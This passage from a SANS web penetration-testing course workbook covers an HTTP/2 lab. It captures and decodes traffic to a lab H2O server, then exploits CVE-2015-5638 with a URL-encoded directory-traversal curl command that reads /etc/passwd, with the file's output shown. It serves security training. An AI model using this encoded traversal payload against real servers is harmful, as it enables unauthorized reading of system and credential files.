If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: H2O HTTP/2
USE TCPDUMP WITH CURL2 AND NGHTTP

Run tcpdump:

```
samurai@samuraiwtf:~$ sudo tcpdump -n -v -i eth0 -w http2.pcap
[sudo] password for samurai:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 by
tes
Got 0
```

Then, in a new terminal, verify that curl2 can speak HTTP/2:

```
samurai@samuraiwtf:~$ curl2 -V
curl 7.47.1 (i686-pc-linux-gnu) libcurl/7.47.1 OpenSSL/1.0.1f zlib/1.2.8 libid
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop
tftp
Features: IDN IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP HTTP2 UnixSockets
```


Launch a terminal and execute the following commands to communicate with curl using HTTP/2.

In one terminal, launch tcpdump to capture traffic:

```
cd /home/samurai
sudo tcpdump -n -v -i eth0 -w http2.pcap
```

In another terminal, we generate HTTP/2 traffic, but first verify that curl2 can speak HTTP/2. (That's an uppercase V.)

```
curl2 -V
```

EXERCISE: H2O HTTP/2 USE CURL2

```
GET / HTTP/1.1
Host: http2.sec642.org
User-Agent: curl/7.47.1
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: AAMAAABkAAQAAP__

HTTP/1.1 101 Switching Protocols
Date: Fri, 18 Mar 2016 23:44:21 GMT
Server: h2o/1.4.4
Connection: upgrade
upgrade: h2c
Received 101
Using HTTP2, server supports multi-use
Connection state changed (HTTP/2 confirmed)
```


We can see the HTTP/2 headers with the verbose switch and force HTTP/2 with the --http2 switch:

```
curl2 --http2 -v http://http2.sec642.org
```


EXERCISE: H2O HTTP/2 USE NGHTTP

```
samurai@samuraiwtf:~$ nghttp -v -u http://http2.sec642.org
[  0.003] Connected
[  0.004] HTTP Upgrade request
GET / HTTP/1.1
host: http2.sec642.org
connection: Upgrade, HTTP2-Settings
upgrade: h2c
http2-settings: AAMAAABkAAQAAP__
accept: */*
user-agent: nghttp2/1.7.1


[  0.004] HTTP Upgrade response
HTTP/1.1 101 Switching Protocols
Date: Fri, 18 Mar 2016 22:06:17 GMT
Server: h2o/1.4.4
Connection: upgrade
upgrade: h2c
```


nghttp can also speak HTTP/2; -v for verbose and -u to upgrade.

```
nghttp -v -u http://http2.sec642.org
```

In both cases, you can see the HTTP/1.1 request and the upgrade, with the 101 response code for switching protocols.

Return to the tcpdump session and press Control-C to stop the capture.

EXERCISE: H2O HTTP/2 USE WIRESHARK TO FOLLOW TCP STREAM

```
GET / HTTP/1.1
Host: http2.sec642.org
User-Agent: curl/7.47.1
Accept: */*
Connection: Upgrade, HTTP2-Settings
Upgrade: h2c
HTTP2-Settings: AAMAAABkAAQAAP__

HTTP/1.1 101 Switching Protocols
Date: Sat, 19 Mar 2016 00:38:50 GMT
Server: h2o/1.4.4
Connection: upgrade
upgrade: h2c

.....d........V.......v..G`+.._a..4.
(...;.......^......_.I|...M.l..4.(...;.....
....*b..b..[rA..AXC..R...J...*......Welcome to Sec642 and the
world of HTTP/2
PRI * HTTP/2.0

SM

.............d.....................................d............
...
```


In the same terminal, launch Wireshark with the http2 pcap file.

```
wireshark http2.pcap &
```

More recent versions of Wireshark can decode and show the HTTP/2 protocol fields.

Select the TCP session that contains one of the HTTP/2 conversations; right-click and select Follow TCP stream.

You can see the text-based portions of the HTTP/1.1 part of the conversation until it switches protocols to HTTP/2. The headers then become binary and compressed and may be encrypted. (In this case, they are not.) The binary headers appear between the lines “upgrade: h2c” and “Welcome to Sec642 and the world of HTTP/2.” HTML and other payload contents may also be sent in the clear as text.

Welcome to Sec642 and the world of HTTP/2.

Close the Follow TCP Stream view.

EXERCISE: H2O HTTP/2 LOOK AT THE HEADERS

```
Header Block Fragment: 8876879c47602bb4bb5f6196dc34fd2817d4d03b141002e2
[Header Length: 212]
Header: :status: 200
Header: server: h2o/1.4.4
Header: date: Sat, 19 Mar 2016 00:38:50 GMT
Header: content-type: text/html
Header: last-modified: Sat, 05 Mar 2016 01:49:53 GMT
Header: etag: "56da3b41-2a"
Header: accept-ranges: bytes
Padding: <MISSING>
eam: DATA, Stream ID: 1, Length 42
Length: 42
Type: DATA (0)
Flags: 0x01
0... .... .... .... .... .... .... .... = Reserved: 0x00000000
.000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
[Pad Length: 0]
Data: 57656c636f6d6520746f20536563363432206 16e64207468...
Padding: <MISSING>
```


Wireshark can understand and decode the HTTP/2 protocol header fields and show their values. This is the same information that appeared as a binary blob when viewed through the Follow TCP Stream feature. Many of the same headers appear here that we saw in HTTP/1.1. For example, we can see the response code, server banner, server date, content type, last modified time, and etag values.

EXERCISE: H2O HTTP/2 CVE-2015-5638

H2O has had two vulnerabilities related to HTTP/2

- The first is CVE-2015-5638, which is a directory traversal vulnerability
- The other is CVE-2016-1133 which is an HTTP response splitting vulnerability through extra line feeds in headers

We know how to try variations on directory traversal attacks to see if we can make it work

The CVE and vendor acknowledgment do not give us the code required to exploit the vulnerability

CVE-2015-5638

"H2O up to version 1.4.4 / 1.5.0-beta1 contains a flaw in its URL normalization logic. When file.dir directive is used, this flaw allows a remote attacker to retrieve arbitrary files that exist outside the directory specified by the directive. H2O version 1.4.5 and version 1.5.0-beta2 have been released to address this vulnerability. Users are advised to upgrade their servers immediately (the fixed version is now available as FreeBSD Port / Homebrew as well)."

CVE-2016-1133

"H2O up to version 1.6.1 / 1.7.0-beta2 contains a flaw in the redirect handler. When redirect directive is used, this flaw allows a remote attacker to inject response headers into an HTTP redirect response. H2O version 1.6.2 and 1.7.0-beta3 has been released to address this vulnerability. Users are advised to upgrade their servers immediately."

EXERCISE: H2O HTTP/2 CLASSIC DIRECTORY TRAVERSAL

First, try a classic directory traversal:

- Try to access /etc/passwd
- Typically, use ../../../../ to try to escape the web root
- The more ../ the better, often at least 10! Try with 5

No special tool is required, just a browser that can speak HTTP/2

`http://http2.sec642.org/../../../../../etc/passwd`

```
samurai@samuraiwtf:~$ curl2 --http2 http://http2.se
c642.org/../../../../../../../../../../etc/passwd
not foundsamurai@samuraiwtf:~$
```


Launch a terminal and execute the following commands to validate the vulnerability with curl using HTTP/2:

```
curl2 --http2 http://http2.sec642.org/../../../../../etc/passwd
```

The response is not what we were looking for: 404, not found. We will have to try again.

EXERCISE: H2O HTTP/2 ENCODED DIRECTORY TRAVERSAL

Next, try an encoded directory traversal:

- Again, try to access /etc/passwd
- Typically, use /../../../../ to try to escape the web root

Use URL encoding:

- /.. Encodes as %2f%2e%2e

```
http://http2.sec642.org/%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f
%2e%2e%2f%2e%2e/etc/passwd
(all one line)
```


Launch a terminal and execute the following commands to validate the vulnerability with curl using HTTP/2 and the encoded URL:

```
    curl2 --http2
http://http2.sec642.org/%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/etc/passwd
```

Success!

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<snip>
ubuntu:x:1000:1000::/home/ubuntu:/bin/bash
mysql:x:101:106:MySQL Server,,,:/nonexistent:/bin/false
h2o:x:1001:1001::/home/h2o:
```

Next, try /etc/shadow; you get access denied.

Try the same attack with nghttp; it also works.

EXERCISE: H2O HTTP/2 EXERCISE CONCLUSION

HTTP/2 is on the way!

- More applications will make use of HTTP/2 as more clients and servers support it

We need to use traditional attack techniques mostly self-written:

- Automated and commercial tools do not support HTTP/2
- Curl, nghttp, and a few other tools can speak HTTP/2
- Wireshark also supports it

We are beginning to see vulnerabilities in HTTP/2 implementations

More importantly, we need to test applications using HTTP/2

HTTP/2 is here! It is an official standard; more and more browsers and servers support it. Few of the web application testing tools have kept up. We will write fuzzers and tools from scratch to ensure we get visibility into the applications over this protocol.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- **Day 4: Alternative Web Interfaces**
- Day 5: WAFs and Pivots
- Day 6: Capture the Flag

Hash Length Extension Attacks
Exercise: hash_extender
Alternative Web Interfaces
Mobile Applications
Exercise: Mobile Application Wireshark Extraction
Compiled Objects
Flash, Java, Silverlight, and ActiveX
Exercise: Decompiling Flash Objects
Web Services
REST and SOAP
Exercise: SOAP
XML XPath
Exercise: Xpath Injection
XML External Entities
Exercise: Acme XXE
WebSockets
Exercise: SocketToMe
HTTP/2
Exercise: H2O

This page intentionally left blank.

CONCLUSIONS

All web interfaces to all applications are potentially critical and must be tested:

- A major part of our organizations today

Web services are becoming just as common:

- Mainly due to the mobile apps and modern application architectures!

We need to handle these different targets and not just ignore them due to our lack of understanding

Over 2 million Apps are available as of Q1 2018 from the Apple App Store[0]

Number of downloads:

149 Billion 2016

180 Billion 2017

352 Billion 2021 (projected)[1]

[0] https://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores/

[1] http://www.businessofapps.com/data/app-statistics

As you have seen today, mobile applications are a major portion of new systems available. This problem is not going away anytime soon. Web services are becoming more common as well, mainly due to the mobile applications. These provide a new series of targets that you have to assess and test to determine the security issues they expose our organizations to.

If as penetration testers, we do not do this testing and evaluate these systems, we are doing a disservice to our clients and our organizations. We cannot, as many people do because of ignorance or laziness, just ignore the service or that the system is there. We have to test these, as well as we test all the other pieces of our infrastructure and application spaces.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Justin Searle
justin@meeas.com
@meeas
Adrien de Beaupré
adriendb@gmail.com
@adriendb

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

